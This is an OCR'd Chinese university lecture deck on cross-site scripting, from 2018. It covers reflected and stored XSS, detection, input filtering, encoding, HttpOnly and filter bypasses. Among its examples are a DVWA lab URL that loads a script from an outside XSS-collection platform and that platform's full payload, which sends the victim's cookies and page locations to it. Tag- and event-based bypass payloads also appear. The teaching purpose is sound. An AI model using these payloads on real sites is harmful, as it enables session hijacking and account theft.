Beijing Forest Studio

北京理工大学信息系统及安全对抗实验中心

XSS跨站脚本攻击

硕士研究生　喻露

2018年06月24日

内容提要

- 背景简介
- 基本概念
  - Web基础
  - XSS
- XSS步骤和分类
- XSS检测与防御
  - 检测
  - 防御
  - 绕过
- XSS危害


背景简介

- 有一天你在逛论坛，发现有“天猫限时抢购”的广告，然后你就点了进去，输入了你的用户名、密码，然后…

基本概念

基本概念—web基础

- web
  - html文档的传输
  - 实际上不仅仅传输，解析的过程中需要根据文档的内容进行一些操作
    - 客户端（下载图片、资源）
    - 服务端（动态生成）
  - 这些需要进行的操作通过“脚本语言”的形式写在页面内，服务器/客户端在解析页面时根据“脚本”的内容执行对应的操作



www.baidu.com	200	document	www.baidu.com/	32.5 KB	1.51 s
bd_logo1.png	200	png	(index)	(from disk...	26 ms
jquery-1.10.2.min_65682a2.js	200	script	(index)	(from disk...	57 ms
bd_logo1.png?qua=high	200	png	(index)	(from disk...	307 ms

基本概念—XSS

- XSS
  - 跨站脚本攻击（Cross Site Scripting）
  - 恶意攻击者往web页面里插入恶意script代码，当用户浏览该网页之时，嵌入其中的script代码被执行，从而达到恶意攻击用户的目的
- JavaScript
  - 客户端脚本语言（cookie…）

基本概念—XSS

一个简单的HTML文档

```
<div class="vulnerable_code_area">
  <form name="XSS" action="#" method="GET">
    <p>What's your name?</p>
    <input name="name" type="text"></input>
    <input type="submit" value="Submit"></input>
  </form>
  <pre>
    Hello
    <script>alert(document.cookie)</script>
  </pre>
</div>
```

<script>alert(document.cookie)</script>

基本概念—XSS

- XSS的核心思想
  - 让用户打开一个带有恶意脚本的页面

- XSS的效果和目的
  - 窃取Cookie
    - 伪装登录
  - 导航到恶意网站
    - 网络钓鱼
  - …


XSS步骤和分类

XSS步骤和分类

- XSS需要构造一个带有恶意脚本代码的页面
  - 自己搭建恶意网站
  - 利用有XSS漏洞网站
- 利用有XSS漏洞网站
  - 部分本来安全的网站页面中包含了用户输入的参数（例如用户名）
    - 如果这些安全的网站没有检查用户输入的参数就直接将其添加到页面中，就可能会产生带有恶意脚本代码的页面
    - 攻击者通过构造特殊URL（参数带有恶意脚本代码）欺骗用户，使得用户打开带有恶意脚本代码的页面

XSS步骤和分类

- 部分本来安全的网站页面中包含了用户输入的参数（例如用户名）




```
<div class="vulnerable_code_area">
  <form name="XSS" action="#" method="GET">
    <p>What's your name?</p>
    <input name="name" type="text"></input>
    <input type="submit" value="Submit"></input>
  </form>
  <pre>Hello world</pre>
</div>
```

XSS步骤和分类


- XSS分类
  - 反射型XSS
  - 存储型XSS

基本概念—XSS分类

- XSS分类
  - 反射型XSS
    - 即输即用，恶意代码只会在页面中插入一次而没有进入服务器的存储结构中，非持久XSS
    - 用户访问带XSS代码的URL请求，服务器端接收数据后处理，将带有XSS代码的数据返回到浏览器，解析这段带有XSS代码的数据后，造成XSS攻击

XSS步骤和分类

- XSS分类
  - 反射型XSS
    - 步骤
      - 用户登录
      - 攻击者发送包含XSS的恶意URL
      - 用户点击该URL
      - 服务端响应后将XSS代码返回浏览器
      - 浏览器解析并执行造成XSS攻击
      - …




XSS步骤和分类

- XSS分类
  - 反射型XSS

http://192.168.255.192/dvwa/vulnerabilities/xss_r/?name=<script src=http://xsspt.com/dHCI7h?1529671253></script>

从外部导入恶意xss代码

http://kks.me/aDs5M




```
(function(){
    (new Image()).src='http://xsspt.com/index.php?do=api&id=dHCI7h&location='
    +escape((function(){
        try{return document.location.href}
        catch(e){return ''})())+'&toplocation='
        +escape((function(){
            try{return top.location.href}
            catch(e){return ''})())+'&cookie='
            +escape((function(){
            try{return document.cookie}
            catch(e){return ''})())+'&opener='
            +escape((function(){
            try{return (window.opener && window.opener.location.href)?window.opener.location.href:''}
            catch(e){return ''})());})();
if('1'==1){keep=new Image();
keep.src='http://xsspt.com/index.php?do=keepsession&id=dHCI7h&url='+escape(document.location)+'&cookie='+escape(document.cookie)};
```

xss平台地址


获取当前cookie发送到xss平台

XSS步骤和分类

- XSS分类
  - 存储型XSS
    - 一劳永逸，攻击者向网页插入的恶意代码会被网站添加到服务器的存储结构中，持久性XSS
    - 之后只要再次访问这个页面，就会从数据库中取出并插入到网页中，导致一访问就受到攻击，如留言板、博客日志
    - 隐蔽性高、危害性大，不需用户手动触发

XSS步骤和分类

- XSS分类
  - 存储型XSS




XSS检测与防御

XSS检测与防御—检测

- 检测是否存在XSS漏洞
  - 手工测试
    - 敏感字符 < “ …
    - <script>alert(1)</script>
    - 结果准确但麻烦
  - 全自动检测
    - XSSER…
    - 漏检（短信验证、验证码填写…）

XSS检测与防御—防御

- XSS防御
  - 代码层面
    - XSS利用条件：注入恶意js脚本
    - 方法
      - 过滤输入数据中的< > “ <script>…
      - 编码转义（HTML…）
  - 目的层面
    - XSS攻击目的：获取cookie伪造身份
    - 方法
      - Httponly属性（禁止客户端脚本访问cookie）



XSS检测与防御—绕过


- XSS绕过
  - 更换标签
    - 若网站过滤了<script>标签，更换标签满足
      - 写入链接导致跳转或包含其他页面 <img>

        <img src= ‘javascript:alert(/xss/)’ >
      - 添加事件而执行js（onclick、onerror…）

        <input type= “button” value= “click me” onclick= “alert(xss)” >

XSS检测与防御—绕过

- XSS绕过
  - 更换标签



XSS检测与防御—绕过

- XSS绕过
  - 编码绕过
    - HTML实体编码
      - ‘<’→’&lt’
    - js编码
    - URL编码
    - …

XSS检测与防御—绕过

- XSS绕过
  - 编码绕过
    - click this url
    - click this url
    - <a onclick="javascript:alert(/xss/)
">click this url

危害

危害

- 危害
  - 网络钓鱼，盗取各类用户的账号
  - 窃取用户Cookie，获取用户隐私，或者利用用户身份进一步执行操作
  - 强制弹出广告页面，刷流量
  - …

谢谢！

大成若缺，其用不弊。大盈若冲，其用不穷。大直若屈。大巧若拙。大辩若讷。静胜躁，寒胜热。清静为天下正。